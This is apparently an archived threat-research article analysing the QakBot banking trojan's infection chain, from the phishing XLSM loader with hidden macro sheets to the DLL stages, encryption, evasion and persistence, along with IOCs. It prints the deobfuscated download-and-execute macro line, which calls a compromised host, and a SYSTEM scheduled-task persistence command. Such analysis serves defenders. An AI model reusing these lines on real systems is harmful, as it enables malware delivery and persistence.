
A taste of the latest release of QakBot.....

By Pierluigi Paganini

Published: 2021-05-06 · Archived: 2026-04-02 12:21:58 UTC



A taste of the latest release of QakBot – one of the most popular and mediatic trojan bankers active since 2007.

The malware **QakBot**, also known as Qbot, Pinkslipbot, and Quakbot is a banking trojan that has been made headlines since 2007. This piece of malware is focused on stealing banking credentials and victim's secrets using different techniques tactics and procedures (TTP) which have evolved over the years, including its delivery mechanisms, C2 techniques, and anti-analysis and reversing features.

Emotet is known as the most popular threat distributing QakBot in the wild, nonetheless, Emotet has been taken down recently, and QakBot operators are using specially target campaigns to disseminate this threat around the globe. Figure 1 shows two email templates distributing QakBot in Portugal in early May 2021.




Figure 1: *Email template of QakBot malware targeting Portuguese Internet end users – May 2021.*
h/t ***@MiguelSantareno*** *– malware submitted on* ***0xSI_f33d***

Additionally, QakBot is able to move laterally on the internal environment for stealing sensitive data, making internal persistence, or even for deploying other final payloads like ransomware. In recent reports, it could be used to drop other malware such as ProLock and Egregor ransomware. At the moment, and after the Emotet takedown, QakBot becoming one the most prominent and observed threats allowing criminals to gain a foothold on internal networks. In the next workflow, we can learn how the QakBot infection chain works.




Figure 2: *High-level diagram of QakBot malware and its capabilities.*

QakBot is disseminated these days using target phishing campaigns in several languages, including Portuguese. The infection chain starts with an URL in the email body that downloads a zip archive containing an XLM or XLSM file (Excel) that takes advantage of XLM 4.0 macros to download the 2nd stage from the compromised web servers.

The 2nd stage – in a form of a DLL with random extension – is loaded into the memory using the DLL injection technique via *rundll32.exe* Windows utility. After that, the final payload (QakBot itself) is loaded in memory and the malicious activity is then initiated. The malware is equipped with a list of hardcoded IP addresses from its botnet, and it receives commands and updates from the C2 server, including the deployment of additional payloads like ransomware.

Dribbling AVs with XLM macros

The malicious Office document, when opened, it poses as a DocuSign file – a popular software for signing digital documents. The malicious documents take advantage of Excel 4.0 macros (XML macros) stored in hidden sheets that download the QakBot 2nd stage payload from the Internet – malicious servers compromised by criminals. Then, the DLL is written to disk and executed using the DLL injection technique via *regsvr32* or *rundll32* utilities.

Figure 3: *Excel document used to lure victims and download and execute the QakBot 2nd stage.*

According to a publication by **ReversingLabs**, *"among 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious"*.

(…) ***if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious***, RL concluded.

Sample Classification	Count	Percentage
Goodware	14458	9.1%
Suspicious	738	0.5%
Malicious	144052	90.4%
Total	159248	100%

Table 1: *Classification and distribution of documents containing XLM macros (source).*

The malware families detected in the sample set by RL show that ZLoader and Quakbot are the dominant malware families in the Excel 4.0 malware ecosystem.




Figure 4: *Malware family distribution using XLM macros in the wild (source).*

XLSM file – QakBot loader

Filename: catalog-1712981442.xlsm
MD5: f86c6670822acb89df1eddb582cf0e90
Creation time: 2021-04-29 22:18:33

An XLSM file is a macro-enabled spreadsheet created by Microsoft Excel, a widely-used spreadsheet program included in the Microsoft Office suite. These kinds of files contain worksheets of cells arranged by rows and columns as well as embedded macros.

The compressed Microsoft Excel filenames appear to follow a naming convention beginning with **document-** or **catalog-,** followed by several digits and the **.xlsm** or **.xls extension**, for example, ***catalog-1712981442.xlsm***.

Initially, the Excel document prompts the victim for enabling macros to start the infection chain. In detail, the Excel spreadsheet contains hidden spreadsheets – Excel 4.0 macros, spreadsheet formulas, and BIFF record all with the goal of passing a wrong visual inspection for the final user and malware analysts.

Figure 5: *Only the first sheet appears when the XLSM file is opened in order to obfuscate the malicious content from the eyes of the malware researchers.*

Looking at the internal XML files that are part of the Excel XLSM file, we can easily identify that exist other sheets hidden inside the document, as highlighted in Figure 6.





Figure 6: *Discovering other hidden sheets inside the internal structure of the malicious XLSM doc file.*

From the content highlighted above, we can see the names "**Sheet1**", "**Sheet2**", "**Sheet3**" and "**Sheet4**" as the total of sheets available in the document, and also that "**Sheet2**" will trigger something when the document is opened using the feature "**xlnm.Auto_Open**" call.

In short, this type of malicious documents will usually have a cell as "**Auto_Open cell"**, and its functionality is very similar to the "**Sub AutoOpen()"** function in VBA to automatically run macros when the victim press the "**Enable Content"** button at the start.

Just a way to confirm we are facing a malicious document, we investigated the internal file: ***shareString.xml*** – which usually contains interesting stuff such as hardcoded strings, URLs, and so on.

Bingo!






Figure 7: *Hardcoded URLs used to download the QakBot 2nd stage via URLDownloadtoFile call and execute it using rundll32.*

From this point, we know that the 2nd stage will be downloaded from the previous URLs using the ***URLDownloadtoFile*** *call*, but some content seems a bit obfuscated. This is the interesting part that makes XLM macros a potent initial stage to start malware infection chains.

Digging into the details, we can observe that several combinations and operations in documents cells are performed to concatenate the final string that will execute the QakBot DLL (2nd stage) into the memory.

Figure 8: *Malicious code responsible for starting the QakBot 2nd stage and available on several hidden sheets.*

Part of the strings extracted from the malicious Excel file are presented below:auto_open:

```
auto_open: auto_open->Sheet2!$AO$115 SHEET: Sheet2, Macrosheet CELL:AO134     , =SET.VALUE(AY120,AV131&AV132&
```

In order to understand in detail and reveal the clear source code, we need to learn about the **BIFF8 format**. Some details and workarounds were also shared in an old campaign involving the **FlawedAmmyy malware here**.

According to the XLM specification by Microsoft available **here**, all the information about the sheet, including its name, type, and stream position is kept within a **BOUNDSHEET** record (**85h**). Figure 9 shows how a **Sheet type** is defined and the **Hidden status** possible flags:

- **00h: visible**
- **01h: hidden**
- **02h: very hidden**

Changed Records in BIFF8 for Microsoft Excel 97

Number	Record
09h	BOF
85h	BOUNDSHEET
200h	DIMENSIONS
0Bh	INDEX

BOOKEXT: Extra Book Info	863h
BOOLERR: Cell Value, Boolean or Error	205h
BOTTOMMARGIN: Bottom Margin Measurement	29h
BOUNDSHEET: Sheet Information	85h
CALCCOUNT: Iteration Count	0Ch
CALCMODE: Calculation Mode	0Dh

BOUNDSHEET: Sheet Information (85h)

This record stores the sheet name, sheet type, and stream position.

BIFF8 Record Data

Offset	Field Name	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name (in characters)
11	rgch	var	Sheet name (grbit/rgb fields of Unicode String)

BIFF7 Record Data

Offset	FieldName	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name
11	rgch	var	Sheet name

The grbit field contains the following options:

Bits	Mask	Option Name	Contents
1–0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7–2	00FCh	(Reserved)	
15–8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 9: *BIFF format and BOUNDSHEET information (85h), including sheet type and its possible status.*

By analyzing the XLSM document, we can see in Figure 10 that only the first **BOUNDSHEET (0x09 0xF0 0x00 0x00)** has the hidden status as visible – **0x00h**. The other **BOUNDSHEETS** are defined as **very hidden** using the hex value **0x02h**.

				STREAM		HIDDEN STATE	SHEET TYPE		
BIFF	BOUNDSHEET	(85h)	14	09	F0 00 00	00	00	06	00
BIFF	BOUNDSHEET	(85h)	14	5C	5C 02 00	02	01	06	00
BIFF	BOUNDSHEET	(85h)	14	AE	DE 02 00	02	01	06	00
BIFF	BOUNDSHEET	(85h)	14	19	E6 02 00	02	01	06	00

Bits	Mask	Option Name	Contents
1–0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7–2	00FCh	(Reserved)	
15–8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 10: *Internal details about the malicious BOUNDSHEETS and hidden states.*

Digging into the details, four BOUNDHSEET records means that the document has four sheets, but three of them are very hidden. Using a common HEX editor, we can change the values and fix the target XLSM file as depicted in Figure 11.




Figure 11: *Patching the XLSM malicious file to unhide all the sheets.*

As highlighted above, the values of the last bytes **0x02h** and **0x01h** were changed to **0x00h** and **0x00h** on the BOUNDSHEET related to Sheet2. The same process was done to the other BOUNDSHEETS. By opening again the

malicious file, we can see now that all the sheets are available and also navigate through the source code spread on random cells.




Figure 12: *Souce code available on the revealed Sheets.*

During the code analysis, we found that criminals used another trick to make hard the analysis task. To prevent a casual visual inspection of these values, the font color was set to white. So, before analyzing the cells, we need to change the document background color or the font color.

By deobfuscation the formulas and reassembling the strings back to the original form, we can learn how the malicious chain starts:

- The loader uses a VBA CALL statement to access the **URLDownloadToFile** function from *URLMon.dll* to download the 1st stage DLL from the hardcoded URLs to the local path (..\\) using a random name to the file: ***jordji.nbvt1***.
- Next, the DLL is loaded into the memory using the DLL injection technique via *rundll32.exe* utility from Windows, allowing code to be executed.

CALL(URLMon,URLDownloadToFileA,JJCCBB,0,hxxps://dentistelmhurstny.]com/…,..\\jordji.nbvt11,0)EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer")

QakBot 2nd stage – the bait loader

Filename: jordji.nbvt11
Original filename: rwenc.dll
MD5: 7d0f6c345cdaf9e290551b220d53cd14
Creation time: 2021-04-13 19:53:55

The QakBot 2nd stage is a DLL loaded in memory and its principal mission is:

- **Execute in memory the last payload (QakBot itself)**
- **Make hard the malware analysis, seems a legitimate file, and adding confusion with non-used libraries, calls, and so on.**

At the first glance, this DLL seems very simple, with just a few calls present on the Import Address Table (IAT). Nonetheless, something caught our eyes, the triple chain: **LoadLibraryA**, **VirtualAlloc,** and **VirtualProtect**. No doubt, we are facing a DLL injection technique and another payload is going to be executed in memory.




Figure 13: *QakBot 2nd stage, its import table (IAT), and the well-known calls used in the DLL injection technique.*

Gotcha!




Figure 14: *QakBot final stage dumped from memory.*

The art of confusion … playing with bins

In another sample we have analyzed (9b1a02189e9bdf9af2f026d8409c94f7), the process of injecting the last payload into the memory is very similar, but the loader was developed in Delphi – a clear sign that criminals are adding additional layers, resources, and features to make hard the QakBot identification and its analysis/detection.

Figure 15: *Identification of Delphi forms and unknown resources (encrypted QakBot DLL).*

Criminals use multiple loaders like this built-in Delphi language with a lot of junk, GUI forms, and native functions from Delphi as a way of deceiving threat detection systems and hidden the last payload from the tentacles of the malware analysts.




Figure 16: *A lot of Delphi native functions and forms to make hard malware detection.*

The art of confusion is not new, and several trojans are using this kind of approach in their operations, such as **Javali**, **Grandoreiro**, and **URSA**, all of them banking trojans that come from Latin American countries.

Take a look at the code, we can find that once again the **LoadLibrary** call is used to execute in memory the last QakBot payload. Figure 17 highlights the parts of the code responsible for loading the final payload.




Figure 17: *DLL injection technique used to load the last QakBot payload into the memory.*

We got it!




Figure 18: *Dumping from the memory the last stage of QakBot malware.*

There is no doubt, it is the same payload just compiled on a different date (another release).




Figure 19: *PE information about the QakBot last stage (stager_1.dll).*

QakBot last stage – The beast

The last stage of this chain – QakBot itself – is also a DLL built with Microsoft Visual C++, the original name is **stager_1.dll**, and it exports only the function: **DllRegisterServer**. The easy way to identify the last release of the QakBot DLL, it's looking at the two resources named "**118**" (C2 list) and "**524**" (bot config) encrypted using the RC4 algorithm.




Figure 20: *Resources name found in the last release of the QakBot DLL.*

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton,** and **tr** and was introduced in the 401 major

```
version.\System32\WindowsPowerShell\v1.0\powershell.exe
```

Some samples of QakBot trojan are signed PE files with a valid signature issued by several CAs. For example, we can see this sample (cd1ab264088207f759e97305d8bf847d) is signed by Sectigo – a well-known CA also abused by developers of other kinds of threats in the past.

A popular technique used by criminals to make complicated and to waste the reverse engineer's time analyzing is the junk code insertion. In this sense, QakBot is not an exception. The malware author added a lot of API calls that alternates between the real instructions – to enlarge the analysis time-consuming and cause disturbing when the malware executes in a sandbox environment.

Another interesting detail is that the developers of QakBot added a non-standard calling convention that makes it difficult to understand and recognize the real parameters passed to the functions. The common standard calling conventions are **cdecl**, **stdcall**, **thiscall** or **fastcall.**

The strings inside the QakBot are encrypted, decrypted in run-time, and destroyed after use (like the mediatic Emotet). Some of the strings hardcoded inside the DLL are presented below.

As observed below, the strings are encrypted and stored in a continuous blob. The decryption function accepts an argument: index to the string; and then XORed it with a hardcoded byte array.

After this point, some strings will be decrypted in run-time and also the API functions via a pre-computed hash based on the API functions that will resolve calls dynamically. More details about this can be found in this great article by the **VinCSS blog.**

Also important to highlight some anti-debugging and protection mechanisms used by this piece of malware. Also stated by VinCSS analysis, "***if the victim machine uses Kaspersky protection (avp.exe process), QakBot will inject code into mobsync.exe instead of explorer.exe.***". We can find more details and target processes in Figure 27 below.

The full list of target processes can be found below:

```
ccSvcHst.exeavgcsrvx.exeavgsvcx.exeavgcsrva.exeMsMpEng.exemcshield.exeavp.exekavtray.exeegui.exeekrn.exebdagen
```

During this analysis, QakBot injected a new payload in the target process "**explorer.exe**" and then a scheduled task was created as a persistence mechanism using *schtasks.exe* Windows utility."C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn vcjscfpqk /tr "regsvr32.exe -s \"C:\Users\Admin\AppData\Local\Temp\k.exe.dll\"" /SC ONCE /Z /ST *01*:34 /ET *01*:46

Figure 28: *Process flow of the QakBot execution.*

In addition, the QakBot DLL will be loaded every time using the Register Server utility, *regsvr32.exe*, with the following parameters:

- **/Create:** schedules a new task
- **/RU "NT AUTHORITY\\SYSTEM":** executes the task with elevated system privileges
- **/tn <RANDOM_STRING>**: specifies the task name, seemingly using a random string
- **/tr "regsvr32.exe -s \\"<PAYLOAD>":** the process to be executed, in this case, regsvr32 is passed a malicious dynamic link library (DLL)
- **/SC ONCE:** task scheduled to execute once at the specified time
- **/Z:** delete the task upon completion of the schedule
- **/ST <Now + 3 minutes as hh:mm>:** start time, used by the ONCE schedule; and
- **/ET <Now + 15 minutes as hh:mm>:** end time, used by the ONCE schedule.

Botnet hardcoded IP Addresses

Campaign: 1618935072
Botnet: tr
Version: 402.12
URL tria.ge: https://tria.ge/210502-aek3yedsfj

Botnet full list:140.82.49.12:443190.85.91.154:44396.37.113.36:99371.41.184.10:3389186.31.46.121:44373.25.124.140:2222109.12.111.14:44324.229.150.54:9954

Botnet and campaign identifiers

The following botnet and campaign identifiers have been observed last weeks (since March 2021) with those behind Qakbot recently using US President names:abc025 – 1603896786biden01 – 1613753447biden02 – 1614254614biden03 – 1614851222biden09 – 1614939927obama07 – 1614243368obama08 – 1614855149obama09 – 1614939797tr – 1614598087tr – 1618935072

Mitre Att&ck Matrix

Tactic	ID	Name	Description
Defense Evasion	T1027	Obfuscated Files or Information	QakBot XLM files are obfuscated and sheets are hidden.
Defense Evasion	T1027.002	Obfuscated Files or Information: Software Packing	Every binary and config is obfuscated and encrypted using RC4 cipher.

